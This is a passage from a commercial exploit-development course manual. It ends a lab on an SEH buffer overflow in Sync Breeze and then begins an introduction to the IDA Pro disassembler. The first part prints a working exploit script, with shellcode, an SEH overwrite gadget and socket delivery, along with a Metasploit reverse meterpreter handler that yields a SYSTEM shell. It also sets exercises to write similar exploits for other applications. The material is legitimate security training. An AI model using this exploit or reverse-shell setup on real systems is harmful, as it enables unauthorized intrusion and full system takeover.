  shellcode += b"\x11\xb6\x83\x54\x22\xb1\x7c\x29\x12\xc9\x4b"
  shellcode += b"\xbf\x1a\xa5\xb3\x2f\x9a\x35\xe2\x25\x9a\x5d"
  shellcode += b"\x52\x1e\xc9\x78\x9d\x8b\x7e\xd1\x08\x34\xd6"
  shellcode += b"\x85\x9b\x5c\xd4\xf0\xec\xc2\x27\xd7\x6e\x04"
```

[123] (Metasploit Unleashed), https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/

```
  shellcode += b"\xd7\xa5\x58\xad\xbf\x55\xd9\x4d\x3f\x3c\xd9"
  shellcode += b"\x1d\x57\xcb\xf6\x92\x97\x34\xdd\xfa\xbf\xbf"
  shellcode += b"\xb0\x49\x5e\xbf\x98\x0c\xfe\xc0\x2f\x95\xf1"
  shellcode += b"\xbb\x40\x2a\xf2\x3b\x49\x4f\xf3\x3b\x75\x71"
  shellcode += b"\xc8\xed\x4c\x07\x0f\x2e\xeb\x18\x3a\x13\x5a"
  shellcode += b"\xb3\x44\x07\x9c\x96"
  shellcode+= b"\x43" * (400 - len(shellcode))

  inputBuffer = b"\x41" * 124
  inputBuffer+= pack("<L", (0x06eb9090))  # (NSEH)
  inputBuffer+= pack("<L", (0x1015a2f0))  # (SEH) 0x1015a2f0 - pop eax; pop ebx; ret
  inputBuffer+= b"\x90" * 2
  inputBuffer+= b"\x66\x81\xc4\x30\x08"   # add sp, 0x830
  inputBuffer+= b"\xff\xe4"               # jmp esp
  inputBuffer+= b"\x90" * (size - len(inputBuffer) - len(shellcode))
  inputBuffer+= shellcode

  header =  b"\x75\x19\xba\xab"
  header += b"\x03\x00\x00\x00"
  header += b"\x00\x40\x00\x00"
  header += pack('<I', len(inputBuffer))
  header += pack('<I', len(inputBuffer))
  header += pack('<I', inputBuffer[-1])

  buf = header + inputBuffer

  print("Sending evil buffer...")
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((server, port))
  s.send(buf)
  s.close()

  print("Done!")

except socket.error:
  print("Could not connect!")
```

Listing 153 - seh_overflow_0x09.py: Final exploit code

With the shellcode generated and our final exploit ready, let's restart the vulnerable service, attach WinDbg, set up a Metasploit handler to capture our shell, and run our final exploit.

This time, however, after WinDbg catches the access violation we will simply let the debugger continue execution without any breakpoints as shown below:

```
(424.95c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Program Files\Sync Breeze
Enterprise\bin\libpal.dll
eax=41414141 ebx=0195fa1c ecx=0195ff18 edx=0195f9d4 esi=0195ff18 edi=0195fb20
eip=00782a9d esp=0195f9a8 ebp=0195fec8 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010286
libpal!SCA_ConfigObj::Deserialize+0x1d:
00782a9d ff5024          call    dword ptr [eax+24h]  ds:0023:41414165=????????
```

```
0:008> g
```

Listing 154 - Resuming execution after the access violation inside WinDbg

Once execution resumes, we will switch to our Kali machine where our Metasploit handler was able to catch our reverse meterpreter payload.

```
kali@kali:~$ sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD
windows/meterpreter/reverse_tcp; set LHOST 192.168.119.5; set LPORT 443; exploit"

PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.51.128
LPORT => 443
[*] Started reverse TCP handler on 192.168.118.5:443
[*] Sending stage (180291 bytes) to 192.168.120.10
[*] Meterpreter session 1 opened (192.168.118.5:443 -> 192.168.120.10:49994)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Listing 155 - Obtaining a reverse shell on the remote system

Excellent! Our final exploit provides us with a working reverse meterpreter shell on the target system. As a final step, we can restart the service and run the exploit without a debugger attached to verify that everything still works as expected.

4.5.6.1 Exercises

1. Generate shellcode using msfvenom and update the previous proof of concept with it.
2. Run the final exploit and obtain a reverse meterpreter shell on the target.

4.5.6.2 Extra Mile

1. Install the Disk Pulse application, which can be found under C:\Installers\seh_overflow\extra_mile\diskpulseent_setup_v10.0.12.exe. Enable the web server by opening the Disk Pulse Client, clicking *Options*, going to the *Server* menu, and ticking the *Enable Web Server on port* option.
2. Run the provided proof of concept and confirm that you can overwrite the SEH with 0x41414141.
3. Go through each step of the SEH exploitation process and write a successful exploit for Disk Pulse.
4. Which exception handler is overwritten in this application?

4.5.6.3 Extra Mile

1. Install the KNet web server, which can be found under C:\Installers\seh_overflow\extra_mile\02\KNet_1.04b.exe. Start the web server by running the KNet application as administrator, clicking *Open* and selecting the C:\Installers\seh_overflow\extra_mile\02\index.html file twice.
2. Run the provided proof of concept and confirm that you can overwrite the SEH with 0x41414141.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

3. Go through each step of the SEH exploitation process and write a successful exploit for the KNet web server.

4.6 Wrapping Up

In this module, we exploited a known SEH overflow vulnerability in the Sync Breeze application. We studied the theory behind Microsoft Windows' structured exception handler to gain a good understanding of how it works and the structures it relies upon. This theory provided a foundational understanding of SEH overflows and detailed why we can effectively exploit them.

Our exploit development process covered several steps beyond those covered in previous modules. We explored various structures used by the exception handler, wrote a script to search for instruction sequences, and jumped between different sections of our buffer, finally resulting in a stable exploit for the vulnerable application.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

5 Introduction to IDA Pro

Source code is often not available during exploit development. This is not a problem during a simple buffer overflow - however, in more complicated scenarios, reaching the vulnerable code path requires us to craft very specific input. We also need to perform an in-depth analysis when issues arise with our exploit to work out what went wrong.

In cases where more detailed information about the code flow is needed, a debugger alone is not enough. WinDbg displays all the instructions in plain ordered assembly rather than an intuitive graphical view of the code flow, making it more difficult for exploit developers to understand a target application's logic.

Vulnerable applications written in a high-level language like C# or Java can easily be decompiled back to pseudo-code or a form very close to the original source code. When the target application is written in a lower-level language, like C or C++, there is no easy way of reversing the compilation process and therefore we need a disassembler.

A disassembler[124] program analyzes a binary and converts the compiled code back to its assembly representation. The best disassemblers also try to visually arrange the assembly code in a more intuitive way.

We typically use a disassembler in tandem with a debugger during reverse engineering and more advanced exploit development. We can increase our efficiency by combining static and dynamic analysis.

The industry standard disassembler is *IDA Pro*.[125] Another popular disassembler is *Ghidra*;[126] some lesser-known alternatives are *Radare*[127] and *Binary Ninja*.[128]

This module provides an introduction to IDA Pro, which we will be using in multiple modules of this course.

5.1 IDA Pro 101

IDA Pro is a tried-and-true disassembler with strong product development behind it, which is reflected in its price. The IDA Pro disassembler supports more than 60 families of processors.

The program also contains a debugger and an even more powerful decompiler for six different platforms. A decompiler can analyze the machine code and provide a C-style code that represents the given machine code.

There are a variety of different license options for IDA Pro, all of which cost 1000 USD or more; the decompilers are optional additions. A new version of IDA, called IDA Home, is also available at a reduced price.

---

[124] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Disassembler

[125] (Hex-Rays, 2020), https://www.hex-rays.com/products/ida/

[126] (Ghidra, 2020), https://ghidra-sre.org/

[127] (Radare2, 2020), https://rada.re/n/

[128] (Binary Ninja, 2020), https://binary.ninja/

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

We are going to use IDA Freeware,[129] a version that is not for commercial use and does not receive any updates or support. IDA Freeware nevertheless provides the features we need to perform reverse engineering in this course.

In the next few sections, we will explain the program's installation and basic usage.

5.1.1 Installing IDA Pro

IDA Pro and IDA Freeware can disassemble both 32-bit and 64-bit applications, but the application itself is only available in 64-bit. Due to that and for us to retain any analyzed files, we will install IDA Freeware on our Kali machine.

> *To avoid confusion throughout this module and others, we will simply refer to any version of IDA as IDA Pro instead of being specific about the license version.*

Please note that the Kali version must be 64-bit. We can download the installer (**idafree70_linux.run**) from Hex-Rays[130] or the Windows 10 machine (**C:\Installers**).

After downloading the installer, we'll make it executable and install it as shown in Listing 156.

```
kali@kali:~/Downloads$ chmod +x idafree70_linux.run

kali@kali:~/Downloads$ sudo ./idafree70_linux.run
```

Listing 156 - Installing IDA Free

After the quick installation process, we will create a symbolic link to the **ida64** binary in the **/usr/bin** folder as shown in Listing 157. Next, we'll create the symbolic link and launch IDA Pro by running **ida64**.

```
kali@kali:~/Downloads$ sudo ln -s /opt/idafree-7.0/ida64 /usr/bin

kali@kali:~/Downloads$ ida64
```

Listing 157 - Creating a symlink to ida64

Now that installation is complete, we are ready to cover the basics of the interface.

5.1.1.1 Exercise

1. Download and install IDA Pro on your Kali VM.

5.1.2 The IDA Pro User Interface

This section will cover how we can use IDA Pro to disassemble and save files along with the main features of the UI.

[129] (Hex-Rays, 2020), https://www.hex-rays.com/products/ida/support/download_freeware/

[130] (Hex-Rays, 2020), https://www.hex-rays.com/products/ida/support/download_freeware/

Upon opening IDA Pro, we are presented with the window shown in Figure 29. From here, we can either start a new analysis or open a previous IDA Pro database, which is the format IDA Pro uses to save analyzed files.




Figure 29: Opening a file with IDA Pro

Any previously analyzed files will be listed in a text box at the bottom, allowing us to quickly continue our work.

Let's start a new analysis and disassemble a file. We can copy notepad.exe from C:\Windows\System32 on the Windows 10 client to our Kali VM. Switching to IDA Pro, we'll select *New* and choose notepad.exe from the file dialog.

Next, we will be prompted to select the file type through the dialog shown in Figure 30.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.




Figure 30: Selecting the file type

For 32-bit Windows executables and Dynamic Link Libraries (DLLs), we should select the "Portable executable for 80386" option shown above. This is a common denominator for all 32bit x86 processors.[131]

Once selected, IDA Pro starts performing automatic analysis on the chosen binary. How long this analysis takes may vary from several seconds to several minutes, depending on the amount of code included in the binary and its complexity. Once analysis is complete, the entry point[132] of the file is shown in the disassembly window. Occasionally, a message will be displayed about "ntapi", which is related to symbols[133] and can be safely ignored.

Like WinDbg, IDA Pro can download and use symbols from the Microsoft server while disassembling the binary. This is only natively available if IDA Pro is installed on Windows. For versions other than IDA Freeware, it's possible to set up a symbols server on a Windows computer with a bundled Win32_debugger application.

[131] (Wikipedia, 2020), common denominator for all 32bit x86 processors

[132] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Entry_point

[133] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debugger-download-symbols

After analyzing a file in IDA Pro, we need to know how to save and close our work, which can be a bit confusing at first. When we select *Close* or *Exit* from the *File* menu, we are presented with multiple options, as shown in Figure 31.




Figure 31: Options to save IDA Pro database

A file needs to be packed properly to be successfully saved to an **idb** database file, so the *Pack database* option should always be checked if we don't want to lose our changes.

If, on the other hand, we do not want to save our changes, we would select *DON'T SAVE the database*.

Now that we know how to open and close files, let's explore the IDA Pro user interface. There are several windows and tabs available, as shown in Figure 32.




Figure 32: IDA Pro interface

Most reverse engineering work takes place in the main disassembly window, which can show the code organized in three different ways:

- Graph view
- Text view
- Proximity view

The graph view breaks down the program disassembly into functions, with the function code organized in basic blocks.[134] This view is generally the most intuitive because it shows the code control flow by illustrating how each basic block is connected to the others through jumps or branches. This is the default view after we open a file.




Figure 33: Graph view in IDA Pro

Figure 33 shows how assembly code is divided into basic blocks, separated by conditional statements or logical splits.

The green and red arrows originating from a conditional branch indicate if the condition was met or not respectively. These conditional statements are the compiled assembly representation of source code statements like *if* and *else* in low level languages like C or C++.

[134] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Basic_block

Blue arrows represent basic block edges, where only one potential successor block is present (JMP assembly instruction).

We can reposition the graph while analyzing a selected function by clicking and dragging the background of the graph view.

The text view presents the entire disassembly listing of a program in a linear fashion, as shown in Figure 34. Control flow is still indicated by arrows to the left of the listing, but it appears less intuitive.




Figure 34: Text view in IDA Pro

We can switch between graph view and text view by pressing Space.

In the text view, virtual addresses are displayed for each instruction. We can add this for the graph view by going to *Options* > *General* and ticking the *Line prefixes* box.

Figure 35 shows graph view with line prefixes enabled.




Figure 35: Line prefixes in graph view

Finally, proximity view is a more advanced feature for viewing and browsing the relationships between functions, global variables, and constants.[135]

We can activate proximity view through *View* > *Open subviews* > *Proximity browser*. An example of proximity view is shown in Figure 36.




Figure 36: Proximity view in IDA Pro

While we'll mainly work in the disassembly window, there are two other useful windows available: the *Functions window* and the *Graph overview*.

As its name suggests, the Functions window (Figure 37) provides a list of all the functions present in the program that IDA Pro managed to obtain through automatic analysis.

[135] (Hex-Rays, 2011), http://www.hexblog.com/?p=468




Figure 37: Functions window in IDA Pro

Double-clicking an entry in the Functions window will cause IDA Pro to show the start of the selected function directly in the disassembly window.

To easily navigate the disassembly of large functions, we can use the Graph overview window (Figure 38) to rapidly pan around the function graph.



Figure 38: Graph overview window

The Graph overview always shows the same function currently being analyzed in the main disassembly view. A dotted outline in the Graph overview indicates which part of the code is currently displayed in the disassembly window.

We can navigate to previously viewed basic blocks using the forward and backward arrows (Figure 39) in the navigation bar at the top left part of the IDA Pro window.




Figure 39: Navigation arrows in IDA Pro

Finally, we'll cover how to reset the IDA Pro layout to its default setting. It can be difficult to return windows to their original place after dragging them to customize the graphical layout.

To adjust a single window, let's place the cursor just below the title of the window. When a small bar appears, as shown in Figure 40, we can drag and dock the window next to other windows.




Figure 40: Menu bar to drag and dock windows

We can also completely reset the UI using *Windows* > *Reset desktop*.

This section provided an overview of the most basic actions and user interface for IDA Pro. Next, we'll cover some of the program's basic functionality that can aid our work.

5.1.2.1 Exercises

1. Copy **notepad.exe** from the Windows 10 machine onto your Kali VM and analyze it with IDA Pro.
2. Use the different views and navigate around the disassembled file to get familiar with the interface.
3. Save the disassembled file.

5.1.3 Basic Functionality

IDA Pro offers features that can help speed our reverse engineering and exploit development processes. We'll go over how to use these features in this section so we can leverage them in future modules.

In IDA Pro, we can color code basic blocks to work more efficiently. Color coding helps empower our visual understanding of code flow in graph view.

Every basic block has a color palette icon at the top left corner as shown in Figure 41.




Figure 41: Color palette icon

After clicking on the color palette icon, a coloring dialog box opens (Figure 42) from which we can select any color we like.

